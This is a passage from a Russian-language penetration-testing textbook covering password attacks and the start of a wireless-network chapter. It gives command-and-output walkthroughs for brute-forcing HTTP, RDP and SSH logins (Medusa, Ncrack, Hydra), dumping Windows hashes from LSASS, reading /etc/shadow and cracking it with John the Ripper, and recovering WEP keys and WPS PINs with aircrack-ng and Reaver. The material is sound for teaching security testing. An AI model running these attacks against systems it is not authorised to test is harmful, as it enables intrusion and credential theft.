По умолчанию пара логин и пароль используется для аутентификации во всех системах. Будь то веб-приложение, операционная система или база данных.

В этой главе мы поговорим о двух основных сценариях:

1. В первом случае нам доступна только форма для ввода логина и пароля.
2. Во втором случае мы получили доступ к базе данных, — не забывайте, что даже простой файл может считаться базой данных, — и видим только хеши паролей.

Основные методы

Для начала рассмотрим два основных метода атак на пароли. На самом деле существует множество способов взлома пароля, но все они — это в основном модификации либо прямого перебора, либо перебора по словарю.

Перебор паролей. Название метода говорит само за себя: в данном случае атакующий просто подбирает пароль. Вначале, например, перебираются все цифры от 0 до 9, затем от 10 до 99, от 100 до 999 и т. д. Вручную подобрать пароль таким способом не представляется возможным, для этого используют специальное программное обеспечение, которое мы рассмотрим чуть позже.

Атаки по словарю. Суть метода заключается в том, что атакующий подбирает пароль не случайным образом, а берет слова из заранее подготовленного файла с паролями. Разумеется, перебор, как и в предыдущем случае, не ведется вручную.

Работа со списками паролей

Так где же взять файл с паролями? Можно найти в Интернете. Например, на сайте *https://wiki.skullsecurity.org/index.php?title=Passwords* есть очень хорошая подборка словарей. Например, 500 самых популярных паролей или пароли пользователей таких популярных сервисов, как Hotmail и MySpace.

Но у таких словарей есть один недостаток. Большая часть таких словарей создается англоговорящими специалистами. Мы более чем уверены в том, что, например, в России такие пароли, как «matthew» или «hooters», не будут пользоваться особой популярностью. Зато пароли «krasotka» и «cheburek» можно встретить довольно часто.

Очень часто пользователи используют для создания паролей название своей профессии, дату рождения или название организации. Поэтому в некоторых случаях самостоятельно созданный список паролей будет намного лучше найденных в Интернете.

Разумеется, создать вручную список хотя бы из 1000 паролей — задача довольно сложная. Рассмотрим способы автоматизации этого процесса.

Crunch — утилита, входящая в состав Kali Linux. Она может генерировать списки слов, основываясь на заданных пользователем правилах.

Приведем несколько примеров ее использования. Предположим, что мы заметили, как человек вводит пароль. Нам удалось запомнить, что он использует только маленькие латинские буквы rgtyus в количестве от шести до девяти.

```
root@kali:~# crunch 6 9 rgtyus -o pass.txt
Crunch will now generate the following amount of data: 118459584 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 12083904
```

Crunch позволяет генерировать пароли по определенному шаблону. Для этого используются специальные операторы: @ — строчные буквы, , — прописные буквы, % — цифры, ^ — специальные символы.

Зачастую бывает так, что администратор на предприятии для простоты запоминания использует одну и ту же типовую конструкцию для всех серверов. Предположим, что его пароли всегда начинаются с заглавной буквы, содержат четыре строчные буквы и четыре цифры.

```
root@kali:~# crunch 9 9 -t ,@@@@%%%%
Crunch will now generate the following amount of data: 1188137600000 bytes
1133096 MB
1106 GB
1 TB
```

```
0 PB
Crunch will now generate the following number of lines: 118813760000
Aaaaa0000
Aaaaa0001
Aaaaa0002
Aaaaa0003
Aaaaa0004
Aaaaa0005
Aaaaa0006
Aaaaa0007
...
```

Или же, зная политику безопасности компании хотя бы в отношении паролей, можно создать список из строк, содержащих, например, девять символов, одну заглавную букву и одну цифру.

Второй способ создания собственного, персонализированного списка паролей — это использование слов и фраз с сайта организации. Для данной цели можно использовать инструмент под названием cewl, который также входит в состав Kali Linux.

```
root@kali:~# cewl -w au_gov.txt –d 6 –m 7 au-gov.tv
CeWL 5.2 (Some Chaos) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

В данном случае утилита будет уходить максимум на шесть страниц в глубь сайта и искать слова длиной минимум в семь символов. Все результаты работы будут записаны в файл.

```
root@kali:~# cat au_gov.txt
Keyboard
determined
messing
messed
troubleshooting
acronymn
TANSTAAFL
Launch
Shopping
specialization
expressed
comfortably
flowers
repaired
Maintaining
specializing
incompetent
worrying
permits
grandma
occasion
plugged
renewed
barely
concerned
...
```

Однако просто создать список паролей, основываясь на данных одного сайта, будет неэффективно. Если вы откроете любой список паролей, то увидите, что пользователи очень часто добавляют к паролям цифры. Это может быть год рождения любимой собаки, номер текущего месяца или даже количество выпитых кружек кофе.

Для модификации полученных на предыдущем шаге паролей воспользуемся программой John the Ripper.

Чтобы изменить параметры работы данной программы, вначале придется отредактировать конфигурационный файл таким образом, чтобы она добавляла две цифры к каждому паролю из созданного списка. Добавим в конец файла /etc/john/john.conf правило, следуя которому программа будет добавлять по две цифры в конце каждого пароля.

```
[List.Rules:AddNum]
$[0-9]$[0-9]
```

```
root@kali:~# cat john --wordlist /root/au_gov.txt --stdout --rules:AddNum > /root/
re_au_gov.txt
words:84567 time:0:00:00:00 DONE (Tue Oct 15 18:15:25 2016) w/s: 2242K
current: Programming99
root@kali:~# cat /root/re_au_gov.txt
...
Aebcsupport25
Aebcsupport26
Aebcsupport27
Aebcsupport28
Aebcsupport29
Aebcsupport30
...
```

Так что же лучше? С одной стороны, метод простого перебора найдет пароль с вероятностью 100%. А с другой стороны, для того, чтобы подобрать пароль «krasotka», возможно, придется перебрать 1 562 275 возможных комбинаций. И это с учетом того, что мы подбираем пароль из восьми маленьких букв латинского алфавита без цифр и специальных символов.

Онлайн-атаки

Теперь, когда мы разобрались с общими принципами, перейдем к практике. Итак, онлайн-атаки направлены прежде всего на подбор паролей к сервисам, обеспечивающим удаленную аутентификацию. Это могут быть веб-приложения, SSH, SMTP, FTP и другие сервисы.

Сразу же стоит упомянуть о рисках таких атак. Как вы поняли из предыдущей главы, перебор паролей по словарю, не говоря уже о прямом переборе паролей, — это процесс, которой может потребовать достаточно много времени и не одну сотню попыток. Современные системы защиты очень быстро отреагируют на сотню-другую попыток аутентификации одного и того же пользователя за короткий промежуток времени и, в лучшем случае, просто заблокируют IP-адрес атакующего. Также

не стоит забывать и о том, что почти все системы блокируют пользователя в том случае, если он ввел неверный пароль более трех или пяти раз.

Также необходимо правильно выбрать цель для атаки. Например, атака на такой сервис, как RDP, займет больше времени. Это связано с тем, что вам придется подбирать только один пароль за сессию и вы не сможете делать это в несколько потоков. Зато, подобрав пароль к RDP, — хоть это и займет больше времени, — вы получите больше возможностей и свободы действий в будущем, нежели чем в случае с веб-приложением.

Medusa. Является многофункциональным приложением для перебора паролей с поддержкой подключаемых модулей и возможностью запуска нескольких параллельных потоков.

```
root@kali:~/ medusa -h www.mycorp.com -s -p /root/Documents/500-passwords.txt -M
http -m DIR:/administrator -T 10 -u admin
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [http] Host: www. mycorp.com (1 of 1, 0 complete) User: admin (1 of
1, 0 complete) Password: 123456 (1 of 1 complete)
ACCOUNT FOUND: [http] Host: www. mycorp.com User: admin Password: 123456 [SUCCESS]
```

В данном примере мы совершили атаку на сайт под управлением CMS Joomla. В качестве параметров мы указали хост, местонахождение формы для ввода логина и пароля, а также сам логин и то, что соединение будет происходить с использованием SSL.

Ncrack. Эта программа — один из самых лучших и эффективных инструментов для перебора паролей через RDP.

```
root@kali:~# ncrack -vv --user vasja -P /root/Documents/500-passwords.txt
rdp://192.168.0.10

Starting Ncrack 0.5 ( http://ncrack.org ) at 2016-11-06 06:20 EST

Discovered credentials on rdp:// 192.168.0.10:3389 'vasja' '121212'
```

Hydra. Один из мощнейших инструментов для перебора паролей к онлайн-сервисам. Имеет большой набор функций и поддерживает множество протоколов.

```
root@kali:~# hydra -l root -P /root/Downloads/500-passwords.txt  127.0.0.1 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC – Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-11-06 06:28:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 500 login tries (l:1/p:500), ~0
tries per task
[DATA] attacking service ssh on port 22
[STATUS] 256.00 tries/min, 256 tries in 00:01h, 244 to do in 00:01h, 16 active
[STATUS] 248.00 tries/min, 496 tries in 00:02h, 4 to do in 00:01h, 16 active
```

Офлайн-атаки

Логично, что если пользователь может авторизоваться в системе, используя логин и пароль, то эти данные должны где-то храниться, а также то, что они должны там находиться в защищенном виде.

В разных системах пароли хранятся в разных местах. Если это веб-приложение, то в базе данных, а если это ОС Windows, то, в зависимости от версии, логины и пароли хранятся в SAM-базе данных с использованием LM- или NTLM-хешей.

Хранение паролей с использованием LM осуществлялось во всей линейке NT, включая Windows 2003. Этот тип хранения данных имеет ряд недостатков. Пароли длиннее семи символов разбиваются на части, и каждая часть хешируется и хранится отдельно, все пароли конвертируются, все строчные буквы конвертируются в прописные, не используется «соль».

Во всех версиях Windows, начиная с Vista, пароли хранятся в более надежном виде — NTLM. Однако «соль» тут также не используется.

Поскольку операционная система сконструирована так, чтобы не выдать пароли злоумышленнику, SAM-база данных не может быть скопирована, пока она запущена. Однако есть несколько типов атак, которые направлены на то, чтобы достать из оперативной памяти хеши паролей.

Один из способов — это обратиться к паролям не напрямую, а заставить LSASS-сервис, у которого есть право доступа к хешам, выдать его нам. fgdump и pwdump — две утилиты, которые и реализуют данный метод.

Результат работы Quarks PwDump (pwdump, оптимизированный под Windows XP / 2003 / Vista / 7 / 2008 / 8):

```
[+] SYSKEY restrieving...[OK]
SYSKEY = E9B4E95BDF9D197039AB54FDCC5BA416
[+] Init JET engine...OK
[+] Open Database c:\ntds.dit...OK
[+] Parsing datatable...OK
[+] Processing PEK deciphering...OK
PEK = E93DE155ED07DEBE17D0B73DF23056ED
[+] Processing hashes deciphering...OK
------------------------------------ BEGIN DUMP --------------------------------
AdminUser:1106:AAD3B435B51404EEAAD3B435B51404EE:520126A03F5D5A8D836F1C4F34EDE7CE:::
UserTEST:1104:AAD3B435B51404EEAAD3B435B51404EE:FBDCD5041C96DDBD82224270B57F11FC:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:161CFF084477FE596A5DB8187449
8A24:::
------------------------------------- END DUMP ---------------------------------
4 dumped accounts
[+] Close Database...OK
```

Еще один интересный инструмент, предназначенный для той же цели, — Windows Credentials Editor (WCE). Он может не только осуществлять DLL-инъекции, но и напрямую обращаться к LSASS-процессу.

```
C:\>wce.exe -l
WCE vl.l (Windows Credentials Editor) — (c) 2010,2011 Amplia Security — by Hernan
Ochoa (hernan@ampliasecurity.com)
Use -h for help.

TESTSUSER$:DC:00000000000000000000000000000000:A46F7A860148ACD36E16CD7CE0D305E7 adm
in:DC:921988BA001DC8E1F96F275E1115B16F:C9AB9D08CC7DA5A55D8A82D869E01EA8 user:DC:921
988BA001DC8E14A3B108F3FA6CB6D:E19CCF75EE54E06B06A5907AF13CEF42 Administrator:DC:921
988BA001DC8E138F10713B629B565:AE974876D974ABD805A989EBEAD868
46
```

Итак, нам удалось добыть хеши паролей. Для начала разберемся, что же это такое. Хеш — это одностороннее шифрование. Более точно — это процесс, в результате которого пользователь получает строку символов определенного размера и не может трансформировать ее назад в исходные данные. Такая возможность не предусмотрена по определению.

В большинстве случаев хеш используют для проверки целостности информации, а также для проверки паролей. Во время аутентификации пользователь вводит пароль, затем система вычисляет из него хеш и сравнивает его с хешем из своей базы данных.

При взломе хеша одной из самых важных задач является определение алгоритма, по которому он был сгенерирован. Дальше все просто: генерируется пароль, вычисляется хеш, и если они совпадают, то сгенерированный пароль был верным.

Зачастую это на самом деле непосильная задача. При анализе хеша обычно смотрят на его длину и используемые символы.

Для облегчения задачи можно использовать утилиту hash-identifier.

```
root@kali:~# hash-identifier
HASH: 200ceb26807d6bf99fd6f4f0d1ca54d4

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials — MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
[+]  MD4
[+]  MD2
[+]  MD5(HMAC)
...
```

Но узнать алгоритм, по которому был сгенерирован хеш, мало — мы не сможем авторизоваться в системе, имея только эти данные. Нам нужен сам пароль.

В этом нам может помочь John the Ripper. Эта программа — как армейский нож, только работающий с паролями. Она поддерживает огромное количество форматов и постоянно обновляется.

Попробуем запустить ее для перебора паролей к хешам, которые мы нашли раньше:

```
root@kali:~# john /root/hash.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as
"HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
...
Loaded 6 password hashes with no different salts (LM [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

John the Ripper сразу определил тип хеша и начал подбирать пароли. Однако на обычном компьютере это займет достаточно много времени. Используем для этих целей список с паролями:

```
root@kali:~# john --wordlist=/root/Documents/500-passwords.txt /root/hash.txt
-format=Raw-MD5
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (?)
beer             (?)
2g 0:00:00:00 DONE (2016-11-06 08:06) 40.00g/s 10020p/s 10020c/s 16260C/s russia..
albert
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Теперь осталось разобраться только с паролями ОС Linux. Для того чтобы начать подбирать пароли к хешам Linux, необходимо объединить файлы passwd и shadow при помощи утилиты unshadow.

```
root@kali:~# unshadow /etc/passwd /etc/shadow > /root/u_shadow.txt
root@kali:~# cat u_shadow.txt
root:$6$zfBfniBV$DHy/6a/09edbiQZ32/QkWobSUNUfUbNz8Q.tBPVm6yxS5D.uKwb5JJf1A7T2SIwk8Y
Jwb31XxVrXWIxJl3Jvk1:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
...
```

И аналогичным образом запускаем John the Ripper:

```
root@kali:~# john --wordlist=/root/Documents/500-passwords.txt /root/u_shadow.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
```

```
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
toor             (root)
1g 0:00:00:00 DONE (2016-11-06 08:15) 2.564g/s 164.1p/s 164.1c/s 164.1C/s 123456..
joshua
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Радужные таблицы

Взламывать пароли перебором очень долго. И если вам приходится делать это часто, то, не имея нужных мощностей, к моменту подбора вы получите пароль, уже ставший неактуальным. Гораздо проще сразу сгенерировать таблицу хешей и паролей. Да, она займет огромное количество места, зато потом поиск пароля по хешу будет происходить молниеносно. Такие сгенерированные заранее базы данных и называют радужными таблицами (raindow tabeles).

Рис. 6.1. Пример использования радужной таблицы

В Интернете можно найти заранее сгенерированные таблицы, скачать их и использовать на своем компьютере или же воспользоваться онлайн-версией.

Резюме

До сих пор для авторизации пользователей большая часть ИС использует пару логин и пароль. Есть несколько способов взлома паролей, один из них — подбор.

Подбор паролей:

- В связи с трудоемкостью процесса осуществляется при помощи специального ПО.
- Перебор всех возможных комбинаций — самый надежный и наиболее требовательный ко времени метод. Учтите, что современные системы обычно блокируют пользователя после трех–пяти неудачных попыток.
- Можно подбирать пароли, используя списки. Списки можно генерировать самостоятельно, используя определенные шаблоны или, например, ключевые слова с сайта целевой системы. Готовые списки можно найти в Сети. Этот способ более быстрый, но менее надежный.

Пароли редко хранятся в открытом виде, в подавляющем большинстве они записаны в виде хешей. Хеш — результат работы функции, преобразующей входные данные в строку определенной длины. Хеши паролей хранятся в файлах и базах данных. Из хеша нельзя получить пароль, только перебором можно подобрать пароль с таким же хешем. Для разных паролей не может существовать одинаковых хешей (в современных алгоритмах). Для перебора необходимо вначале установить тип алгоритма, с помощью которого получен данный хеш. Все это делается с использованием специального ПО, например John the Ripper. Также для этих целей можно использовать радужные таблицы.

7 Беспроводные сети

С момента появления беспроводных сетей прошло относительно немного времени, но они сразу же завоевали огромную популярность, и с каждым днем сфера их применения только растет. Желание пользователей становиться более мобильными, не быть привязанными к определенному рабочему месту, а также требования современных бизнес-процессов только усиливают их распространение. Беспроводные сети расширяют границы и позволяют пользователям подключаться к различным ресурсам в таких местах, где раньше этой возможности не было даже в теории.

Мы рассмотрим два вида беспроводных сетей — Wi-Fi и Bluetooh. Хотя они и отличаются, однако с точки зрения информационной безопасности подвержены одинаковым рискам. В современном мире Bluetooh используется для связи друг с другом мобильных телефонов, планшетов, беспроводных клавиатур и многих других устройств. Достаточно только представить, сколько различной информации хранят пользователи на своих мобильных устройствах, чтобы понять, насколько велики риски, связанные с утечкой таких данных.

Краткий обзор Wi-Fi

Wi-Fi — это тип беспроводной передачи данных, который описан в стандарте IEEE 802.11. Эта технология передачи данных используется практически во всех устройствах, от мобильных телефонов до персональных компьютеров и игровых консолей. Благодаря этой технологии пользователи могут подключать различные устройства к глобальной или локальной сети.

Для связи устройства с глобальной сетью необходима так называемая точка доступа. Существует два основных типа точек доступа:

1. На основе аппаратных средств. Обычно это отдельно стоящий беспроводной роутер, открытый для подключения пользователей.
2. На основе программных средств. Также открыт для подключения пользователей по беспроводной сети, однако может включать в себя множество точек доступа.

Это позволяет пользователям передвигаться от зоны действия одной точки к зоне действия другой без потери сигнала и необходимости переподключения к сети.

Беспроводные сети также используются для связи локальных сетей. Например, когда два офиса организации разделены регионально, вместо того, чтобы использовать проводные магистрали, можно связать их, используя беспроводные технологии типа LAN-to-LAN.

Существует несколько стандартов передачи данных, которые отличаются максимальной скоростью передачи информации, частотой и радиусом действия. Следует заметить, что максимальная скорость и радиус достижимы лишь в идеальных условиях, которые в реальной жизни практически не встречаются.

Протокол	**Частота, ГГц**	**Дальность, м**	**Максимальная скорость передачи данных, Мб/с**
Bluetooth	2,4	10	1–3
802.11a	5	22	54
802.11b	2,4	45	11
802.11g	2,4	45	54
802.11n	2,4 или 5	30	600 (теоретически)
802.11ac	5	48 280	1,3 Гбит/с

Ввиду того что в определенном месте устройство пользователя может принимать сигнал от различных точек доступа, их необходимо идентифицировать. Для этого для каждой сети конфигурируют идентификатор (SSID). Если он отрытый, то каждый пользователь может его увидеть, но это не значит, что у него будет возможность подключиться к такой сети. Однако SSID может быть скрытым, и в этом случае пользователь не сможет его увидеть, даже если будет находиться в зоне действия такой сети. Для подключения к такой сети ему придется ввести SSID вручную.

Итак, мы плавно перемещаемся к вопросу аутентификации. Есть два основных метода. Первый, и самый простой, — это открытая сеть. Такие чаще всего устанавливаются в кафе, ресторанах или неопытными пользователями у себя дома. При подключении к такой сети устройство клиента посылает запрос точке доступа, она сравнивает SSID и, в случае его совпадения с ее собственным, отправляет клиенту подтверждение, тем самым разрешая подключение.

Второй тип основывается на общедоступных ключах. В этом случае клиент посылает точке запрос на аутентификацию, а точка отправляет ему специальный пакет. Клиент, используя заранее сконфигурированный общедоступный ключ, шифрует пакет и отправляет его назад. Если точка доступа сможет его расшифровать, используя тот же ключ, то клиент получает разрешение на доступ в сеть.

Последнее, что нам осталось рассмотреть, прежде чем мы перейдем к вопросам безопасности, — это шифрование. В отличие от проводной сети, где мы знаем точное место прохождения кабелей и можем контролировать доступ к ним, в случае с беспроводными сетями эта задача становится достаточно сложной. Даже если доступ в помещения организации будет строго ограничен, поймать сигнал беспроводной сети можно за пределами зоны контроля, оставаясь при этом совершенно незамеченным и получить доступ ко всем передаваемым данным.

Для того чтобы уменьшить риски, связанные с возможным перехватом данных, вся информация шифруется. Рассмотрим ближе основные методы шифрования данных:

1. WEP — самый старый и уязвимый из протоколов. Он был внедрен на заре беспроводных сетей и очень скоро был скомпрометирован. Однако до сих пор все роутеры поддерживают его, и можно найти сети, в которых он используется по умолчанию.
2. WPA — создан на основе WEP. В этом протоколе были исправлены многие недочеты его предшественника. Использует усовершенствованную систему шифрования и аутентификации.
3. WPA2 — создан на основе WPA и впоследствии должен заменить его. В нем используется шифрование AES и реализована поддержка CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol).

WEP

Несмотря на то что WEP является устаревшим стандартом, он все еще используется в некоторых системах, поэтому остановимся на нем подробнее.

Впервые этот протокол был представлен вместе со стандартом 802.11b и должен был обеспечить такой же уровень безопасности, как и в проводных сетях. Он использует потоковый шифр RC4.

Основными задачами данного протокола были: предотвращение перехвата данных, обеспечение проверки целостности данных и использования общедоступного ключа для шифрования данных перед передачей, а также конфиденциальности и эффективности. Но, к сожалению, со своими задачами он справился недостаточно хорошо.

Разберемся с уязвимостями данного протокола:

- использование CRC32 для проверки целостности данных, что позволяет незаметно манипулировать пакетами с данными;
- использование векторов инициализации длиной всего в 24 бита — это означает, что при интенсивной нагрузке на сеть их все можно собрать примерно за 5 часов;

- ключи могут быть обнаружены при анализе пакетов;
- подвержен атакам типа «отказ в обслуживании».

Теперь рассмотрим сам процесс получения ключей. Основной частью взлома является сбор векторов инициализации, что осуществляется при помощи перехвата пакетов. Собрав нужное их количество, можно будет приступить к анализу. Есть один важный принцип: чем больше будет собрано пакетов, тем проще их проанализировать. Однако тут есть одна проблема — время. Сбор пакетов может занять достаточное количество времени, особенно если сеть не используется активно. Одним из приемов, применяющихся для обхода этого ограничения, является отправка атакующим специально сформированных пакетов, что создает нужное количество трафика.

Рассмотрим взлом такой сети с использованием инструментов, доступных в Kali Linux.

Прежде чем начать, необходимо учесть, что стандартный драйвер для Wi-Fi-адаптера не позволит собирать нужные данные. Для этого нужен модифицированный драйвер. К счастью, для многих адаптеров они существуют, входят в состав Kali Linux и не требуют отдельной установки. Однако можно столкнуться с ситуацией, когда сниффинг на выбранном адаптере будет невозможен.

Приступим. Вначале определим, какие Wi-Fi-адаптеры нам доступны, выберем среди них подходящий и запустим на нем мониторинг. После этого airmon-ng создаст новый интерфейс, с которым мы и будем работать дальше.

```
root@kali:~# airmon-ng

PHY   Interface   Driver            Chipset
phy0  wlan0       iwl3945           Intel Corporation PRO/Wireless 3945ABG [Golan]
(rev 02)



root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1125 NetworkManager
 1226 wpa_supplicant

PHY   Interface   Driver            Chipset

phy0  wlan0       iwl3945           Intel Corporation PRO/Wireless 3945ABG [Golan]
(rev 02)

            (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
            (mac80211 station mode vif disabled for [phy0]wlan0)
```

Теперь посмотрим на список доступных сетей и выберем нужную — ту, которая поддерживает WEP.

```
root@kali:~# airodump-ng wlan0mon

 CH 10 ][ Elapsed: 36 s ][ 2016-11-08 14:15

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:1D:7E:E0:47:9C  -34      174        2    0   5  54 . WEP  WEP         Come And
Get It
 F8:1A:67:CC:C6:E6  -55      171       13    0  10  54e. WPA2 CCMP   PSK  503v
 28:28:5D:96:52:C0  -50      147        1    0  10  54e  WPA2 CCMP   PSK  Keenet
ic-6040
 14:CC:20:0E:87:64  -66      134        1    0   2  54e. WPA2 CCMP   PSK  buriki
 A0:21:B7:6F:1C:3C  -63       45        6    0   7  54e  WPA2 CCMP   PSK  Genisys
 D4:BF:7F:07:04:88  -58      164        7    0   9  54e  WPA2 CCMP   PSK  Upvel_04
8b
 C0:4A:00:86:49:18  -69      145      671    0  11  54e. WPA2 TKIP   PSK  Savior
 B8:A3:86:19:E0:98  -67       68        0    0   3  54e  WPA2 CCMP   PSK  603B
```

Соберем необходимое количество пакетов (хотя бы 15 000) при помощи airodump-ng и проанализируем их.

```
root@kali:~# airodump-ng -w /root/wifi_dump -c 5 --bssid 00:1D:7E:E0:47:9C wlan0mon

CH  5 ][ Elapsed: 9 mins ][ 2016-11-08 14:29

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:1D:7E:E0:47:9C  -23 100     5192    49680  164   5  54 . WEP  WEP         Come
And Get It

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 00:1D:7E:E0:47:9C  8C:70:5A:2C:40:B8  -35   54 – 6    125    50185



root@kali:~# aircrack-ng /root/wifi_dump-01.cap
Opening /root/wifi_dump-01.cap
Read 121245 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1D:7E:E0:47:9C  Come And Get It           WEP (49680 IVs)

Choosing first network as target.

Opening /root/wifi_dump-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 49680 ivs.
                      KEY FOUND! [ 89:3A:9F:36:8A ]
      Decrypted correctly: 100%
```

WPA

В свое время WPA сменила столь ненадежный WEP. Основными преимуществами стали надежность, производительность, контроль и совместимость.

Однако и у этого протокола есть свои слабые стороны:

- простые ключи шифрования, задаваемые пользователем;
- возможность подмены пакетов;
- проблемы с протоколом аутентификации MS-CHAP v2.

Подход к взлому сетей, защищенных WPA, кардинально другой, однако и в этом случае доступен хороший инструмент, предназначенный специально для таких целей, — Reaver (входит в состав Kali Linux). Основной принцип работы Reaver — использование уязвимостей в роутерах для сбора информации о WPA.

Когда протокол WPA только появился, у многих пользователей возникли трудности с конфигурацией настроек сети. Для облегчения данной задачи была создана новая технология, известная как безопасная настройка Wi-Fi (Wi-Fi Protected Setup), которая до сих пор поддерживается огромным количеством устройств.

Эта технология должна была облегчить жизнь пользователей. Достаточно было нажать кнопку на роутере, и нужное устройство могло подключиться к сети практически сразу же, без ввода дополнительных данных. Первая проблема заключается в том, что у любого, у кого есть физический доступ к роутеру, автоматически появляется возможность несанкционированного доступа в сеть. Вторая проблема — использование ПИН-кодов.

ПИН-код на роутере похож на ПИН-код телефона или любого другого устройства. Он также состоит только из цифр, к тому же их всего восемь. Когда роутер получает восьмизначный код, он сначала проверяет только первые четыре цифры, и если они верны, то затем и вторые четыре. Это создает большую проблему в сфере безопасности, ведь для преодоления этого барьера надо перебрать всего 11 000 комбинаций, а роутер, в отличие от телефона или банкомата, не заблокирует атакующего после трех неверных попыток.

Посмотрим, как будет выглядеть на практике взлом WPA с использованием Reaver под Kali Linux.

Первые шаги аналогичны. Посмотрим доступные адаптеры и подключим нужный. Далее необходимо выбрать адаптер, поддерживающий WPS.

```
root@kali:~# airmon-ng

PHY   Interface   Driver            Chipset
phy0    wlan0     iwl3945           Intel Corporation PRO/Wireless 3945ABG [Golan]
(rev 02)

root@kali:~# airmon-ng start wlan0
```

```
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1125 NetworkManager
 1226 wpa_supplicant

PHY   Interface   Driver            Chipset

phy0    wlan0     iwl3945           Intel Corporation PRO/Wireless 3945ABG [Golan]
(rev 02)

        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)


root@kali:~# wash -i wlan0mon --ignore-fcs

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.
com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID             Channel  RSSI  WPS Version WPS Locked  ESSID
-------------------------------------------------------------------
28:28:5D:ED:E7:88    1     -69   1.0          No Keenetic-5706
AC:9E:17:8C:9D:4C    1     -91   1.0          No ASUS
30:B5:C2:BF:A4:12    2     -71   1.0          No kakaha
E8:DE:27:D7:86:AE    2     -86   1.0          No b504g
00:18:E7:FE:C4:AC    3     -89   1.0          No 804v
A0:21:B7:B0:15:3E    3     -87   1.0          No Victoria
C4:3D:C7:85:7E:AE    5     -70   1.0          No Exhibitionist
```

Выберем нужную сеть — с технической точки зрения все они подходят, — а затем подберем ПИН.

```
root@kali:~# reaver -i wlan0mon -b 30:B5:C2:BF:A4:12

Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.
com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 30:B5:C2:BF:A4:12
[+] Associated with 30:B5:C2:BF:A4:12 (ESSID: kakaha)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[P] E-Nonce: 9c:28:96:b2:4c:54:1f:9d:a9:b6:c4:ef:a0:de:83:72
[P] PKE: 59:cc:01:4a:e7:0f:03:52:3c:71:40:80:92:7f:37:83:de:41:9a:d9:8c:df:b0:96:cb
:dd:3b:7d:2e:9e:28:12:0a:12:81:52:82:1b:91:24:8e:67:9a:02:5e:05:01:24:a0:ca:de:cb:b
2:d2:59:2c:69:4a:11:a0:0c:6b:ce:45:78:d8:43:2d:bc:e1:78:a6:54:8c:a8:c2:3f:38:10:41:
b9:8c:5e:ea:74:42:a7:af:d8:21:b5:e1:39:54:1b:d5:63:b0:7f:2f:d3:a6:f0:99:61:77:c0:af
:7a:95:cc:1c:2b:d6:51:94:30:93:28:86:39:a0:c3:bc:b8:47:85:1c:39:46:a6:63:23:03:91:4
d:ca:c0:72:32:f9:a3:46:39:7d:57:57:97:7a:73:ec:c5:ce:8a:0e:aa:f0:b9:e3:02:76:ca:42:
86:38:c4:01:a8:25:ba:db:93:c1:2c:1c:41:c7:99:48:2d:af:78:dd:73:e8:d7:ec:e4:c8:a1:8b
```

```
:4f
[P] WPS Manufacturer: TP-LINK
[P] WPS Model Name: TL-WR841N
[P] WPS Model Number: 9.0
[P] Access Point Serial Number: 1.0
[P] R-Nonce: 93:43:a6:a1:f0:a9:a0:f0:83:cb:f4:9a:05:74:d3:63
